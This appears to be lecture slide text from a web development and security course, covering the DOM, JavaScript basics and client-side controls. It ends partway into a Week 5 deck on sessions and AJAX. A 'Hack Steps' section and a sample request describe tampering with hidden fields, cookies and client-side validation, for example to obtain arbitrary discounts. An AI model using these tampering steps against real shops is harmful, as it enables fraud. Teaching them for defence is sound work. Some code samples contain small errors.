Event-driven programming



Document Object Model (DOM)

- It is a programming interface (API) for HTML and XML
- It was released in 1998
- DOM manipulate the contents of a document
- It can be used with any XML language (JavaScript, PHP, Ruby and more)
- Provides a structured map of document
- Translates the markup into a format that JavaScript can understand
- Without DOM, JavaScript cannot understand document's content
- The DOM is a collection of nodes:
- Element nodes
- Attribute nodes
- Text nodes

Document Object Model (DOM)

most JS code manipulates elements on an HTML page

we can examine elements' state


- e.g. see whether a box is checked

we can change state

- e.g. insert some new text into a div


we can change styles

- e.g. make a paragraph red



Document Object Model (DOM)

```
<html>
<head>
<title>Document title</title>
<meta charset="utf-8"/>
</head>
<body>
<div>
<h2>Subhead</h2>
<p>Paragraph text with a <a href="foo.html">link</a> here.</p>
</div>
<div>
<p>More text here.</p>
</div>
</body>
</html>
```




A simple document tree

Document Object Model (DOM)

- It shows the structure of the first **p** element
- The element, its attributes, and its contents are all nodes in the DOM's node tree
- DOM also provides a standardized set of methods and functions through which JavaScript can interact with the elements on our page.

```
<p>Paragraph text with a <a href="foo.html">link</a> here.</p>
```



DOM element objects

HTML

```
<p>
  Look at this octopus:
  
  Cute, huh?
</p>
```



DOM Element Object

Property	Value
tagName	"IMG"
<u>src</u>	"octopus.jpg"
alt	"an octopus"
<u>id</u>	"icon01"



JavaScript

```
var icon = document.getElementById("icon01");
icon.src = "kitty.gif";
```

Accessing elements: `document.getElementById`

```
var name = document.getElementById("id");
```

JS

```
<button onclick="changeText();>Click me!</button>
<span id="output">replace me</span>
<input id="textbox" type="text" />
```

HTML

```
function changeText() {
    var span = document.getElementById("output");
    var textBox = document.getElementById("textbox");

    textBox.style.color = "red";
}
```

JS

Accessing elements: `document.getElementById`

- `document.getElementById` returns the DOM object for an element with a given id
- can change the text inside most elements by setting the `innerHTML` property
- can change the text in form controls by setting the `value` property

Document Object Model (DOM)

There are several ways to use DOM and find what do you want

- **By id attribute value - `getElementById()`**
- This method returns a single element based on that element's ID

```
  
var photo = document.getElementById("lead-photo");
```

- **By tag name - `getElementsByName()`**
- This method retrieves any element or elements you specify as an argument.
- `document.getElementsByTagName("p")` returns every paragraph on the page

```
var paragraphs = document.getElementsByTagName("p");  
for( var i = 0; i < paragraphs.length; i++ ) {  
  // do something  
}
```

Document Object Model (DOM)

There are several ways to use DOM and find what do you want

- **By class attribute value - `getElementsByName()`**
- Access nodes in the document based on the value of a **class** attribute

```
var firstColumn = document.getElementsByName("column-a");
```

- **By selector - `querySelectorAll()`**
- access nodes of the DOM based on a CSS-style selector.

```
var sidebarPara = document.querySelectorAll(".sidebar p");
```

- **Access:** `var bigImage = document.getElementById("lead-image");`
`alert(bigImage.getAttribute("src"));`
- It is use to get value of an attribute attached to an element node

Document Object Model (DOM)

- There are several ways to use DOM and find what do you want
- **innerHTML**
- simple method for accessing and changing the text and markup inside an element.
- **setAttribute**
- To set the value of the attribute
- It can be used to update the title attribute
- It can be used to update the checked attributes of the checkboxes and radio buttons

```
var bigImage = document.getElementById("lead-image");
bigImage.setAttribute("src", "lespaul.jpg");
```

```
<!DOCTYPE html>
<html>
  <body>
    <p id="demo">This is a test for changing innerHTML</p>
    <button onclick="myFunction()"> Hello</button>
  </body>

  <script>
    function myFunction(){
      document.getElementById("demo").innerHTML = "I have
changed!";
    }
  </script>
</html>
```

← → ⌂ ⓘ File | F:/UNSW/S1-2023/Lecture

This is a test for changing innerHTML

Hello

← → ⌂ ⓘ File | F:/UN

I have changed!

Hello



Changing element style: `element.style`

Attribute	Property or style object
color	color
padding	padding
background-color	backgroundColor
border-top-width	borderTopWidth
Font size	fontSize
Font famiy	fontFamily

Preetify

```
<!DOCTYPE html>
<html>
  <body>
    <p id="demo">This is a test for changing
innerHTML</p>
    <button onclick="changeText()"> Hello</button>
  </body>

<script>
  function changeText() {
    var text = document.getElementById("demo");
    text.style.fontSize = "13pt";
    text.style.fontFamily = "Comic Sans MS";
    text.style.color = "red";
  }
</script>
</html>
```

← → ⌂ ⓘ File | F:/UNSW/S1-2023/Lecture

This is a test for changing innerHTML

Hello

← → ⌂ ⓘ File | F:/UNSW/S1-2023/Lecture

This is a test for changing innerHTML

Hello

JavaScript – Browser Object

- In JavaScript, the browser is known as the window object.
The window object has a number of properties and methods that we can use to interact with it.
- In fact, alert() is one of the standard browser object methods.

Property/method	Description
event	Represents the state of an event
history	Contains the URLs the user has visited within a browser window
location	Gives read/write access to the URI in the address bar
status	Sets or returns the text in the status bar of the window
alert()	Displays an alert box with a specified message and an OK button
close()	Closes the current window
confirm()	Displays a dialog box with a specified message and an OK and a Cancel button
focus()	Sets focus on the current window

JavaScript – document Object

- The document object represents your web page.
- Any element in an HTML page can be accessed through the document object.

Property	Description
<code>document.anchors</code>	Returns all <code><a></code> elements that have a name attribute
<code>document.baseURI</code>	Returns the absolute base URI of the document
<code>document.body</code>	Returns the <code><body></code> element
<code>document.cookie</code>	Returns the document's cookie
<code>document.doctype</code>	Returns the document's doctype
<code>document.documentElement</code>	Returns the <code><html></code> element
<code>document.documentElementMode</code>	Returns the mode used by the browser
<code>document.documentElementURI</code>	Returns the URI of the document
<code>document.domain</code>	Returns the domain name of the document server
<code>document.embeds</code>	Returns all <code><embed></code> elements
<code>document.forms</code>	Returns all <code><form></code> elements
<code>document.head</code>	Returns the <code><head></code> element
<code>document.images</code>	Returns all <code></code> elements
<code>document.implementation</code>	Returns the DOM implementation
<code>document.inputEncoding</code>	Returns the document's encoding (character set)
<code>document.lastModified</code>	Returns the date and time the document was updated
<code>document.links</code>	Returns all <code><area></code> and <code><a></code> elements that have a href attribute
<code>document.readyState</code>	Returns the (loading) status of the document
<code>document.referrer</code>	Returns the URI of the referrer (the linking document)
<code>document.scripts</code>	Returns all <code><script></code> elements
<code>document.strictErrorChecking</code>	Returns if error checking is enforced
<code>document.title</code>	Returns the <code><title></code> element
<code>document.URL</code>	Returns the complete URL of the document

JavaScript – document Object

Property / Method	Description		
activeElement	Returns the currently focused element in the document	getElementsByClassName()	Returns an HTMLCollection containing all elements with the specified class name
addEventListener()	Attaches an event handler to the document	getElementsByName()	Returns an live NodeList containing all elements with the specified name
adoptNode()	Adopts a node from another document	getElementsByTagName()	Returns an HTMLCollection containing all elements with the specified tag name
baseURI	Returns the absolute base URI of a document	hasFocus()	Returns a Boolean value indicating whether the document has focus
body	Sets or returns the document's body (the <body> element)	head	Returns the <head> element of the document
charset	Deprecated	images	Returns a collection of all elements in the document
characterSet	Returns the character encoding for the document	implementation	Returns the DOMImplementation object that handles this document
close()	Closes the output stream previously opened with document.open()	importNode()	Imports a node from another document
cookie	Returns all name/value pairs of cookies in the document	lastModified	Returns the date and time the document was last modified
createAttribute()	Creates an attribute node	links	Returns a collection of all <a> and <area> elements in the document that have a href attribute
createComment()	Creates a Comment node with the specified text	normalize()	Removes empty Text nodes, and joins adjacent nodes
createDocumentFragment()	Creates an empty DocumentFragment node	open()	Opens an HTML output stream to collect output from document.write()
createElement()	Creates an Element node	querySelector()	Returns the first element that matches a specified CSS selector(s) in the document
createEvent()	Creates a new event	querySelectorAll()	Returns a static NodeList containing all elements that matches a specified CSS selector(s) in the document
createTextNode()	Creates a Text node	readyState	Returns the (loading) status of the document
defaultView	Returns the window object associated with a document, or null if none is available.	referrer	Returns the URL of the document that loaded the current document
designMode	Controls whether the entire document should be editable or not.	removeEventListener()	Removes an event handler from the document (that has been attached with the addEventListener() method)
doctype	Returns the Document Type Declaration associated with the document	scripts	Returns a collection of <script> elements in the document
documentElement	Returns the Document Element of the document (the <html> element)	title	Sets or returns the title of the document
documentURI	Sets or returns the location of the document	URL	Returns the full URL of the HTML document
domain	Returns the domain name of the server that loaded the document	write()	Writes HTML expressions or JavaScript code to a document
embeds	Returns a collection of all <embed> elements the document	writeln()	Same as write(), but adds a newline character after each statement
forms	Returns a collection of all <form> elements in the document		
getElementById()	Returns the element that has the ID attribute with the specified value		

Document Example

```
<!DOCTYPE html>
<html>
  <body>
    <button onclick="writeText()"> Hello</button>
  </body>

  <script>
    function writeText() {
      document.write("Hello World!");
      document.write("<br>");
      document.write(document.URL);
    }
  </script>
</html>
```

← → C ⓘ File | F:/UNSW/S1-2023/Lectures/Lecture%204%20Materials/docu

Hello World!
file:///F:/UNSW/S1-2023/Lectures/Lecture%204%20Materials/document.html

JavaScript Codes

Code Blocks, Number and Strings

- **Code Blocks**
- JavaScript statements can be grouped together in code blocks, inside curly brackets {...}.
- The purpose of code blocks is to define statements to be executed together

- **Strings**
- String method helps to work with strings
- In this example it returns the length of the string

```
<html>
<body>
<p>JavaScript code blocks are written between { and }</p>
<button type="button" onclick="myFunction()">Click Me!</button>
<p id="demo1"></p>
<p id="demo2"></p>
<script>
function myFunction() {
  document.getElementById("demo1").innerHTML = "Hello Dolly!";
  document.getElementById("demo2").innerHTML = "How are you?";
}
</script>
</body>
</html>
```

JavaScript Statements

JavaScript code blocks are written between { and }
Click Me!
Hello Dolly!
How are you?

```
<!DOCTYPE html>
<html>
<body>
<h2>JavaScript String Properties</h2>
<p>The length property returns the length of a string:</p>
<p id="demo"></p>
<script>
var txt = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
var sln = txt.length;
document.getElementById("demo").innerHTML = sln;
</script>
</body>
</html>
```

JavaScript String Properties

The length property returns the length of a string:

Variables

```
var name = expression;
```

JS

```
var clientName = "Connie Client";
var age = 32;
var weight = 127.4;
```

JS

variables are declared with the var keyword (case sensitive)

types are not specified, but JS does have types ("loosely typed")

- Number, Boolean, String, Array, Object, Function, Null, Undefined
- can find out a variable's type by calling `typeof`

Number type

```
var enrollment = 99;  
var medianGrade = 2.8;  
var credits = 5 + 4 + (2 * 3);
```

JS

integers and real numbers are the same type (no int vs. double)

same operators: + - * / % ++ -- = += -= *= /= %=

many operators auto-convert types: "2" * 3 is 6

Comments

```
// single-line comment  
/* multi-line comment */
```

JS

Math object

```
var rand1to10 = Math.floor(Math.random() * 10 + 1);  
var three = Math.floor(Math.PI);
```

JS

- **methods:** abs, ceil, cos, floor, log, max, min, pow, random, round, sin, sqrt, tan
- **properties:** E, PI

Special values: null and undefined

```
var ned = null;  
var benson = 9;  
// at this point in the code,  
// ned is null  
// benson's 9  
// caroline is undefined
```

JS

- undefined : has not been declared, does not exist
- null : exists, but was specifically assigned an empty or null value
- Why does JavaScript have both of these?

Logical operators

- > < >= <= && || != === !=
- most logical operators automatically convert types:
 - ▣ 5 < "7" is true
 - ▣ 42 == 42.0 is true
 - ▣ "5.0" == 5 is true
- === and != are strict equality tests; checks both type and value
 - ▣ "5.0" === 5 is false

if/else statement (same as Java)

```
if (condition) {  
    statements;  
} else if (condition) {  
    statements;  
} else {  
    statements;  
}
```

JS

JavaScript allows almost anything as a condition

Boolean type

```
var iLikeJS = true;
var ieJsGood = "JS" > 0; // false
if ("web devevelopment is great") { /* true */ }
if (0) { /* false */ }
```

JS

- any value can be used as a Boolean
 - ▣ "falsey" values: 0, 0.0, NaN, "", null, and undefined
 - ▣ "truthy" values: anything else
- converting a value into a Boolean explicitly:
 - ▣ var boolValue = Boolean(otherValue);
 - ▣ var boolValue = !! (otherValue);

for loop

```
var sum = 0;  
for (var i = 0; i < 100; i++) {  
    sum = sum + i;  
}
```

JS

```
var s1 = "hello";  
var s2 = "";  
for (var i = 0; i < s.length; i++) {  
    s2 += s1.charAt(i) + s1.charAt(i);  
}  
// s2 stores "hheelllloo"
```

JS

while loops (same as Java)

```
while (condition) {  
    statements;  
}
```

JS

```
do {  
    statements;  
} while (condition);
```


JS

- break keyword breaks the loop (even if the condition is true)
- Continue keyword jumps to the beginning of the loop

break and continue

```
<!DOCTYPE html>
<html>
  <script>
    var i = 1;
    document.write("First loop: break"+<br>>);
    while (i<10) {
      if (i%3 == 0)
        break;
      document.write(i+"<br>");
      i++;
    }
    i = 1;
    document.write("Second loop: continue"+<br>>);
    while (i<10) {
      i++;
      if (i%3 == 0)
        continue;
      document.write(i+"<br>");

    }
  </script>
</html>
```



First loop: break
1
2
3
Second loop: continue
4
5
6
7
8
10


Infinite Loop

```
while (i<10) {  
    if (i%3 == 0)  
        break;  
    document.write(i+"<br>");  
}  
-----  
} } } }
```

i++ is missing

Debugging JS in Browser

```
while (i<10) {  
    if (i%3 == 0)  
        break;  
    write(i+"<br>");  
    i++;  
}
```



Writing and Running JS in Browser

The screenshot shows a browser window with the title "continuebreak.html". The address bar indicates the file is located at "F:/UNSW/S1-2023/Lectures/Lecture%204%20Materials/continuebreak.html". The main content area displays a numbered list from 1 to 9. To the right, the browser's developer tools are open, specifically the "Console" tab. The console shows the following interaction:

```
> var i =1
< undefined
> while(i<10){
    document.write(i+"<br>");
    i++;
}
< 9
> |
```

Arrays

```
var name = [] // empty array  
var name = [value, value, ..., value] // pre-filled  
name[index] = value // store element
```

JS

```
var ducks = ["Huey", "Dewey", "Louie"];  
var stooges = [] // stooges.length is 0  
stooges[0] = "Larry"; // stooges.length is 1  
stooges[1] = "Moe"; // stooges.length is 2  
stooges[4] = "Curly"; // stooges.length is 5  
stooges[4] = "Shemp"; // stooges.length is 5
```

JS

Array methods

```
var a = ["Stef", "Jason"]; // Stef, Jason
a.push("Brian"); // Stef, Jason, Brian
a.unshift("Kelly"); // Kelly, Stef, Jason, Brian
a.pop(); // Kelly, Stef, Jason
a.shift(); // Stef, Jason
a.sort(); // Jason, Stef
```

JS

- **methods:** concat, join, pop, push, reverse, shift, slice, sort, splice, toString, unshift
 - ▣ push and pop: add / remove from back
 - ▣ unshift and shift: add / remove from front
 - ▣ shift and pop: return the element that is removed

String type

```
var s = "Connie Client";
var fName = s.substring(0, s.indexOf(" ")); // "Connie"
var len = s.length; // 13
var s2 = 'Melvin Merchant';
```

JS

methods: `charAt`, `charCodeAt`, `fromCharCode`, `indexOf`,
`lastIndexOf`, `replace`, `split`, `substring`, `toLowerCase`,
`toUpperCase`

- `charAt` returns a one-letter String (there is no `char` type)

`length` property (not a method as in Java)

Strings can be specified with `""` or `"`

concatenation with `+`:

- `1 + 1` is `2`, but `"1" + 1` is `"11"`

More about String

- escape sequences behave as in Java: \' \" \& \\n \\t \\
- converting between numbers and Strings:

```
var count = 10;
var s1 = "" + count; // "10"
var s2 = count + " bananas, ah ah ah!"; // "10 bananas, ah
ah ah!"
var n1 = parseInt("42 is the answer"); // 42
var n2 = parseFloat("booyah"); // NaN
```

JS

accessing the letters of a String:

```
var firstLetter = s[0];
var firstLetter = s.charAt(0); // does work in IE
var lastLetter = s.charAt(s.length - 1);
```

JS

Splitting strings: split and join

```
var s = "the quick brown fox";
var a = s.split(" "); // ["the", "quick", "brown", "fox"]
a.reverse(); // ["fox", "brown", "quick", "the"]
s = a.join("!"); // "fox!brown!quick!the"
```

JS

- split breaks apart a string into an array using a delimiter
 - ▣ can also be used with regular expressions (seen later)
- join merges an array into a single string, placing a delimiter between them

JavaScript Codes

Date

- Date
- Date can be displayed using new Date() constructor.
- Different ways of displaying a date
 - new Date()
 - new Date(*year, month, day, hours, minutes, seconds, milliseconds*)
 - new Date(*milliseconds*)
 - new Date(*date string*)

```
<html>
<body>

<h2>JavaScript new Date()</h2>

<p id="demo"></p>

<script>
var d = new Date();
document.getElementById("demo").innerHTML = d;
</script>

</body>
</html>
```

JavaScript new Date()

Mon May 24 2021 13:42:44 GMT+1000 (Australian Eastern Standard Time)

```
<html>
<body>

<h2>JavaScript new Date()</h2>

<p>3 numbers specify year, month, and day:</p>

<p id="demo"></p>

<script>
var d = new Date(2018, 11, 24);
document.getElementById("demo").innerHTML = d;
</script>
```

JavaScript new Date()

3 numbers specify year, month, and day:

Mon Dec 24 2018 00:00:00 GMT+1100 (Australian Eastern Daylight Time)


Client- Side Control

- **Client-Side**
 - Refers to operations that are performed by the client in a client–server environment
 - Typically, web browser, that runs on a user's local computer
 - The user has complete control over the client
- **Client-Side Control**
 - An application may rely on client-side controls to restrict user input in two broad ways.
 - Transmitting data via the client component
 - Implementing measures on the client side

Client-Side Control: HTML Forms

- Simplest and most common mechanism for capturing input from the user and submitting it to the server
- Example of an HTML form

```
<form>
  <label for="name">Enter name</label><br>
  <input type="text" id="name" name="name"><br>
  <label for="pass">Enter Password</label><br>
  <input type="Password" id="pass" name="pass"><br>
  <input type="submit" value="submit">
</form>
```



Client-Side Controls – Transmitting Data

Disabled Elements/Hidden Fields

- **Hidden HTML form fields** are a common mechanism for transmitting data via the client in an unmodifiable way.
- If a field is flagged as hidden, it is not displayed on-screen.
- The field's name and value are stored within the form and are sent back to the application when the user submits the form.
- Element on an HTML form is flagged as disabled, it appears on-screen but is grayed out and is not editable or usable

```
<form action="order.asp" method="post">  
  
<p>Product: <input disabled="true" name="product" value="Sony VAIO A217S"></p>  
  
<p>Quantity: <input size="2" name="quantity">  
<input name="price" type="hidden" value="1224.95">  
<input type="submit" value="Buy!"></p>  
</form>
```



The screenshot shows a web page with a dark background. At the top, there is a text input field with the placeholder "Please enter your order quantity:". Below it is a horizontal form row containing two inputs. The first input is a text field with the value "Sony VAIO A217S" and the label "Product:" to its left. The second input is a text input field with the label "Quantity:" to its left, followed by a numeric input field and a "Buy!" button.

Please enter your order quantity:

Product: Sony VAIO A217S

Quantity:

Client-Side Controls – Transmitting Data

HTTP Cookies

- Another common mechanism for transmitting data via the client is HTTP cookies.
- They can be modified using an intercepting proxy, by changing either the server response that sets them or subsequent client requests that issue them. (This is not the case using hidden field)
- If the application trusts the value of the DiscountAgreed cookie when it is submitted back to the server, customers can obtain arbitrary discounts by modifying its value.

HTTP/1.1 200 OK Set-Cookie:
DiscountAgreed=25
Content-Length: 1530

POST /shop/92/Shop.aspx?prod=3
HTTP/1.1 Host: mdsec.net Cookie:
DiscountAgreed=25 Content-Length: 10
quantity=l

Client-Side Controls – Transmitting Data

URL Parameters

- Applications frequently transmit data via the client using preset URL parameters.
- User can modify the parameters without using any particular tool
- In some cases user is not able to modify the URL parameters:
- Where embedded images are loaded using URLs containing parameters
- Where URLs containing parameters are used to load a frame's contents

Client-Side Control

Hack Steps

- Locate all instances within the application where hidden form fields, cookies, and URL parameters are apparently being used to transmit data via the client.
- Look for form elements containing a max-length attribute.
- Submit data that is longer than this length
- If the application accepts the overlong data, you may infer that the client-side validation is not replicated on the server.
- Identify any cases where client-side JavaScript is used
- Submit data to the server by blocking the validation steps
- Determine whether the client-side controls are replicated on the server
- And if not, whether this can be exploited for any malicious purpose.
- The above security flaws if exists, can lead to possibilities of other vulnerabilities such as SQL injection, cross-site scripting, or buffer overflows.

Script Based Validation

- HTML form validation can be done through JavaScript
- Input validation mechanisms built into HTML forms are simple and fine-grained to perform relevant validation for many kinds of input
- Therefore, common to see customized client-side input validation implemented within scripts

```
<!DOCTYPE html>
<html>
  <head>
    <script>
      function validateForm() {
        let x = document.forms["myForm"]["fname"].value;
        if (x == "") {
          alert("Name must be filled out");
          return false;
        }
      }
    </script>
  </head>
  <body>
    <h2>JavaScript Validation</h2>
    <form name="myForm" action="/action_page.php" onsubmit="return validateForm()" method="post">
      Name: <input type="text" name="fname">
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

The screenshot shows a browser window with the following details:

- Title Bar:** The title is "formvalidation.html".
- Address Bar:** The URL is "F:/UNSW/S1-2023/Lectures/Lecture%204%20Materials/formvalidation.html".
- Content Area:**
 - Section Header:** "JavaScript Validation".
 - Form:** A text input field labeled "Name:" and a submit button.
- Alert Box:** A modal dialog box displays the message "This page says Name must be filled out" with an "OK" button.

Capturing User Data: Thick-Client Components

- Besides HTML forms, the other main method for capturing, validating, and submitting user data
- **Java Applet:**
 - Popular for implementing thick-client components
 - Cross-platform and run in a sandboxed environment
 - Main use: to capture user input or other in-browser information
- **ActiveX Control:**
 - Heavyweight technology compared to Java
 - ActiveX controls are written in C and C++
 - Can't be decompiled back to source code easily
 - It's possible for a user to hack ActiveX, but too complicated

Capturing User Data: Thick-Client Components

➤ Shockwave Flash Objects

- Most common use of Flash is for an application context for online games
- Flash objects are contained within a compiled file that the browser downloads from the server and executes in a virtual machine (Flash player)
- SWF file contains bytecode that can be decompiled to recover the original source

Handling Client-Side Data Securely

- Security problems with web applications arise because client-side components and user input are outside of the server's direct control
- Encryption techniques can be used to prevent tampering by the user
- Logging and Alerting
- Integration of server-side intrusion detection defenses
- Anomalies should be logged and administrators should be alerted in real time to take action

Handling Client-Side Data Securely

- Security problems with web applications arise because client-side components and user input are outside of the server's direct control
- Encryption techniques can be used to prevent tampering by the user
- Logging and Alerting
- Integration of server-side intrusion detection defenses
- Anomalies should be logged and administrators should be alerted in real time to take action

Final Note

- **Quiz 1 in labs this week:**
 - Monday lab: 16:20
 - Wednesday lab: 15:20
- **Feedback on others designs (evaluation) this week, due on 22nd of March (individual)**
- **Please participate in course survey – part 1:**

<https://www.surveymonkey.com/r/6WRYPNJ>

Sessions, jQuery and Ajax

Web Development and Security (ZEIT3119)

Week 5

Dr. Reza Rafeh

Revision

slido

Join at

slido.com
#3986 139



Outline

- Dynamic pages
- Browser Storage
- Local Storage
- Session Storage
- Cookies
- **jQuery**
- jQuery/CSS Selectors
- **AJAX**
- load
- get
- post

Revision: Dynamic Behavior by JS

Dynamic Tables:

Student Information

First name:

Last name:

Add Student

First Name	Last Name
------------	-----------

Jack

Smith



Maria

Brown



Student Information

First name:

Last name:

Add Student

First Name	Last Name
------------	-----------

Jack

Smith



Maria

Brown



James

Wilkinson



Dynamic Tables – Add a New Row

```
function addStudent(){
    let name = document.getElementById("fname").value;
    let lastname = document.getElementById("lname").value;
    let table = document.getElementById("student_table");
    let nrow = table.rows.length;
    table.insertRow(nrow);
    let row = table.rows[nrow];
    let cell1 = row.insertCell(0);
    let cell2 = row.insertCell(1);
    let cell3 = row.insertCell(2);
    cell1.innerHTML = name;
    cell2.innerHTML = lastname;
    cell3.innerHTML = '<button class="btn" id="trash_'+nrow+'" onclick=deleteStudent(this)><i
